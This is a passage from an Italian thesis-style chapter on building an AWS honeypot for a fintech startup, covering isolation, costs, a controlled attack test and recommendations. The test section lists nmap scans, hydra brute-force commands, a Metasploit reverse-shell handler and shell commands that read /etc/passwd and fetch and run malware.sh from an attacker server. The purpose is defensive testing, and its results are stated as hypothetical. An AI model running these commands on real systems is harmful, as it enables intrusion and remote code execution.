Sebbene l'obiettivo sia attirare traffico, si potrebbe considerare l'uso di AWS WAF (Web Application Firewall) davanti a eventuali servizi web esposti dall'honeypot (se gestito tramite un Load Balancer) non per bloccare, ma per **registrare** tipi specifici di attacchi (SQLi, XSS) o per filtrare traffico di gestione legittimo. AWS Shield Standard è attivo di default per proteggere da attacchi DDoS di base.

6.4.4 Configurazioni di Sicurezza Aggiuntive

È cruciale isolare l'honeypot per evitare che diventi un punto di partenza per attacchi verso l'infrastruttura reale:

- **Network ACLs (NACLs):** Configurare NACLs restrittive sulla subnet dell'honeypot per bloccare esplicitamente qualsiasi tentativo di comunicazione dall'honeypot verso le subnet di produzione.
- **Security Groups:** Il Security Group dell'honeypot dovrebbe permettere solo il traffico in ingresso necessario per i servizi esposti e limitare il traffico in uscita solo verso destinazioni note (es. endpoint CloudWatch Logs, server di aggiornamento).
- **IAM Roles:** Usare ruoli IAM con permessi minimi per l'istanza EC2 (es. solo per inviare log a CloudWatch).
- **Monitoraggio delle Configurazioni (AWS Config):** Monitorare cambiamenti alla configurazione dell'honeypot (Security Groups, NACLs, etc.) per rilevare eventuali manomissioni.
- **Backup e Ripristino:** Avere un piano per ripristinare rapidamente l'honeypot da un'immagine pulita (AMI) nel caso venga compromesso in modo irrecuperabile.

6.5 Analisi dei Costi per una Startup Fintech

6.5.1 Stima dei Costi di Implementazione e Mantenimento

I costi dipendono fortemente dalla complessità dell'honeypot e dal traffico ricevuto. Una stima indicativa mensile per un setup base su AWS (regione eu-west-1, Irlanda) potrebbe includere:

A questi costi diretti AWS, vanno aggiunti:

- **Costi di personale:** Tempo dedicato all'analisi dei log e alla manutenzione. Anche poche ore a settimana possono incidere significativamente per una startup. L'analisi dei dati raccolti, come quelli mostrati in **peiris_2024**, richiede tempo.
- **Costi iniziali di implementazione:** Setup e configurazione (potrebbero essere necessarie alcune giornate uomo).
- **Costi di formazione:** Se il team non ha esperienza con honeypot o analisi di sicurezza.

Nota: L'uso di istanze più potenti (es. t2.medium per T-Pot), più storage, o un traffico di attacco molto elevato possono aumentare i costi. Soluzioni specifiche come quelle su AWS Marketplace **aws_marketplace** o integrazioni gestite **rapid7**, **salient_2025** avranno modelli di costo differenti.

6.5.2 Valutazione Costo-Beneficio per una Startup Fintech

Per una startup fintech, l'investimento in un honeypot deve essere valutato rispetto ai potenziali benefici:

Fattori a favore dell'implementazione:

- **Riduzione del rischio finanziario e reputazionale:** Il costo di una violazione dei dati nel settore finanziario può essere estremamente elevato, potenzialmente esistenziale per una startup. Il costo dell'honeypot è generalmente trascurabile in confronto.
- **Vantaggio competitivo:** Dimostrare un approccio maturo e proattivo alla sicurezza può aumentare la fiducia di clienti, partner e investitori.
- **Supporto alla conformità normativa:** Può contribuire a soddisfare alcuni requisiti relativi al monitoraggio delle minacce e alla gestione degli incidenti.
- **Intelligence specifica:** Fornisce dati preziosi sulle TTP degli attaccanti che prendono di mira specificamente i servizi fintech, permettendo di adattare meglio le difese reali.

Considerazioni economiche per una startup:

- **Budget limitato:** Il costo operativo, specialmente quello legato al tempo del personale per l'analisi, deve essere considerato attentamente.
- **Scalabilità:** L'approccio AWS permette di iniziare con un setup a basso costo e scalare se necessario.
- **Alternative:** Valutare se altre misure di sicurezza (es. WAF avanzato, test di penetrazione regolari) potrebbero offrire un ROI migliore nella fase iniziale.

Conclusione sulla valutazione costo-beneficio: Per la maggior parte delle startup fintech, data la sensibilità dei dati gestiti e l'attrattiva per gli attaccanti, l'implementazione di un honeypot (anche semplice) rappresenta probabilmente un investimento giustificato. Il rapporto costo-beneficio è favorevole se l'honeypot contribuisce a prevenire anche un singolo incidente minore o fornisce intelligence utile a rafforzare le difese primarie. Si consiglia di iniziare con un'implementazione a basso costo e bassa interazione, focalizzandosi sull'integrazione con i sistemi di alerting esistenti.

6.6 Test di Verifica: Esperimento di Attacco Controllato

6.6.1 Progettazione dell'Esperimento

Per verificare l'efficacia dell'honeypot implementato, è stato condotto un esperimento controllato simulando diverse tipologie di attacco comunemente utilizzate contro infrastrutture web e servizi esposti.

Obiettivi del Test

- Verificare la capacità dell'honeypot (ipotizziamo un T-Pot o simile) di rilevare e loggare correttamente varie tipologie di attacco.
- Testare l'efficacia del sistema di monitoraggio (CloudWatch Alarms, Guard-Duty Findings) e di alerting (SNS).
- Valutare la qualità e l'utilità dei dati raccolti (IP sorgente, payload, comandi tentati).
- Identificare eventuali configurazioni errate o limitazioni del setup.

Metodologia

Il test è stato condotto da un indirizzo IP esterno controllato, utilizzando strumenti di scansione e attacco standard, simulando un aggressore esterno non mirato ma opportunistico.

1. Scansione delle porte e identificazione dei servizi esposti dall'honeypot.
2. Tentativi di accesso (brute force) su servizi comuni (SSH, Telnet, web login fittizi).
3. Tentativi di exploit su vulnerabilità note simulate dai servizi dell'honeypot (es. web server, database).
4. Interazione con shell simulate (se disponibili, es. tramite Cowrie all'interno di T-Pot).

6.6.2 Software e Comandi Utilizzati (Esempi)

Fase 1: Scansione e Ricognizione

```

1 # Scansione TCP SYN delle porte comuni e version detection
2 nmap -sS -sV -p 21,22,23,80,443,3306,8080 <honeypot-public-
   ip>
3
4 # Scansione UDP
5 # nmap -sU --top-ports 20 <honeypot-public-ip>
6
7 # Scansione aggressiva (OS detection, script)
8 # nmap -A -T4 <honeypot-public-ip>
```

Listing 6.5: Comandi Nmap per la scansione iniziale

Fase 2: Tentativi di Brute Force

```

1 # Brute force SSH
2 hydra -L users.txt -P passwords.txt ssh://<honeypot-public-
   ip> -t 4
3
4 # Brute force Telnet
5 hydra -L users.txt -P passwords.txt telnet://<honeypot-
   public-ip>
6
7 # Brute force su form di login web (esempio)
8 # hydra -l admin -P common-passwords.txt <honeypot-public-ip>
   > http-post-form "/login.php:user=^USER^&pass=^PASS^:
   Login Failed"
```

Listing 6.6: Attacchi di forza bruta con Hydra

Fase 3: Tentativi di Exploit (Simulati)

Se l'honeypot emula servizi vulnerabili (es. tramite Kippo, Dionaea dentro T-Pot), si possono usare strumenti come Metasploit per interagire.

```

1 # msfconsole
2 # > use exploit/multi/handler # O exploit specifici se l'
   honeypot li simula
3 # > set PAYLOAD linux/x86/meterpreter/reverse_tcp
4 # > set LHOST <attacker-ip>
5 # > set RHOST <honeypot-public-ip>
6 # > exploit
```

Listing 6.7: Esempio di interazione con Metasploit (ipotetico)

L'honeypot dovrebbe loggare questi tentativi.

Fase 4: Interazione Post-Exploit (Simulata)

Se si ottiene accesso a una shell simulata (es. Cowrie **cowrie_devs_2024**), l'honeypot registrerà i comandi eseguiti.

```
1 uname -a
2 ls -la /
3 cat /etc/passwd
4 wget http://<attacker-server>/malware.sh -O /tmp/m.sh
5 chmod +x /tmp/m.sh
6 /tmp/m.sh
7 exit
```

Listing 6.8: Comandi comuni eseguiti in shell compromesse simulate

6.6.3 Risultati Ottenuti (Ipotetici)

L'esperimento simulato dovrebbe generare i seguenti output nel sistema di monitoraggio:

Log dell'Honeypot (es. T-Pot / CloudWatch Logs)

- Log dettagliati delle connessioni in ingresso (IP sorgente, porta destinazione, timestamp).
- Credenziali usate nei tentativi di brute force (log di Cowrie, HonSSH).
- Payload di exploit tentati (log di Dionaea, Suricata).
- Comandi eseguiti nelle shell simulate (log di Cowrie).
- File scaricati dall'attaccante simulato (se supportato).

Findings di AWS GuardDuty

GuardDuty dovrebbe generare findings relativi a:

- ‘Recon:EC2/Portscan’: Rilevamento della scansione Nmap.
- ‘UnauthorizedAccess:EC2/SSHBruteForce’: Rilevamento del brute force SSH.
- ‘UnauthorizedAccess:EC2/MaliciousIPCaller’: Se l'IP attaccante è noto per attività malevole.
- Potenzialmente altri findings a seconda delle azioni e delle capacità di GuardDuty.

Allarmi AWS CloudWatch

- L'allarme sull'alto traffico di rete ('NetworkIn') dovrebbe scattare durante la scansione o il brute force.
- Altri allarmi configurati (es. alto utilizzo CPU) potrebbero attivarsi.

Notifiche SNS

Le notifiche email (o altre configurate) dovrebbero essere ricevute in base ai trigger degli allarmi CloudWatch e/o ai findings di GuardDuty inoltrati tramite EventBridge.

6.6.4 Analisi dei Risultati (Ipotetica)

L'esperimento controllato dimostrerebbe (ipoteticamente) che:

- L'honeypot rileva e registra correttamente le attività di scansione e brute force.
- I servizi AWS (GuardDuty, CloudWatch) forniscono un livello aggiuntivo di rilevamento e alerting automatico.
- I log raccolti (specialmente da honeypot come Cowrie/T-Pot) forniscono intelligence utile (credenziali tentate, comandi eseguiti).
- Il sistema di notifica funziona come previsto, allertando il team di sicurezza.
- L'uso di honeytokens **10183431** potrebbe ulteriormente arricchire i dati raccolti, ad esempio se venissero utilizzate credenziali fittizie piazzate nell'honeypot.

Questo conferma il valore dell'honeypot come strumento di rilevamento e raccolta intelligence nell'ambiente AWS della startup fintech.

6.7 Considerazioni Finali e Raccomandazioni

6.7.1 Sintesi dei Risultati

L'implementazione di un honeypot in un'infrastruttura AWS rappresenta una strategia di sicurezza proattiva valida ed economicamente accessibile per una startup fintech. Offre capacità di:

- Rilevamento precoce di scansioni e tentativi di intrusione.

- Raccolta di intelligence specifica sugli attaccanti interessati ai servizi offerti.
- Distrazione degli attaccanti dai sistemi di produzione reali.
- Integrazione con strumenti di monitoraggio e alerting AWS nativi.

I test controllati confermano l'efficacia del rilevamento e del logging per le tipologie di attacco più comuni.

6.7.2 Raccomandazioni per l'Implementazione

Sulla base dell'analisi effettuata, si raccomanda alle startup fintech di:

- **Iniziare in modo semplice:** Implementare un honeypot a bassa/media interazione (es. T-Pot, Cowrie) in un VPC isolato, con un focus sull'integrazione dell'alerting (GuardDuty, CloudWatch).
- **Isolare rigorosamente:** Utilizzare NACLs e Security Groups per impedire qualsiasi comunicazione dall'honeypot verso l'infrastruttura di produzione.
- **Automatizzare il monitoraggio:** Sfruttare al massimo CloudWatch Logs, GuardDuty e SNS/EventBridge per ridurre il carico di lavoro manuale di analisi.
- **Non fare affidamento esclusivo:** L'honeypot è uno strumento complementare, non sostitutivo, di altre misure di sicurezza fondamentali (WAF, IDS/IPS sulla rete di produzione, hardening, patch management, autenticazione forte, etc.).
- **Considerare la legalità e l'etica:** Essere consapevoli delle implicazioni legali relative alla raccolta di dati sugli attaccanti.
- **Pianificare la manutenzione:** Aggiornare regolarmente il software dell'honeypot e rivedere le configurazioni di sicurezza.

6.7.3 Sviluppi Futuri

L'implementazione di honeypot nel contesto fintech può evolvere:

- **Honeypot più sofisticati:** Creare honeypot ad alta interazione che simulino più realisticamente le API e i workflow fintech specifici dell'azienda.
- **Honeytokens mirati:** Disseminare credenziali API fittizie, token di accesso o dati di clienti simulati all'interno dell'honeypot (o anche nei sistemi di produzione) per rilevare compromissioni più profonde **10183431**.

- **Analisi basata su ML/AI:** Utilizzare servizi AWS (es. SageMaker, Guard-Duty ML) o strumenti esterni per analizzare i pattern di attacco raccolti e identificare anomalie o minacce emergenti.
- **Condivisione dell'intelligence:** Contribuire (in modo anonimizzato, se possibile) ai dati raccolti alle piattaforme di threat intelligence per migliorare la sicurezza della comunità.
- **Integrazione con SOAR:** Automatizzare le risposte agli alert generati dall'honeypot (es. blocco IP a livello di WAF/NACL) tramite piattaforme SOAR (Security Orchestration, Automation and Response).

In conclusione, l'honeypot AWS rappresenta un investimento strategico e tecnicamente fattibile per una startup fintech, migliorando la visibilità sulle minacce e rafforzando la postura di sicurezza complessiva a fronte di un costo gestibile, specialmente se confrontato con i potenziali danni di un incidente di sicurezza.

Capitolo 7

Conclusioni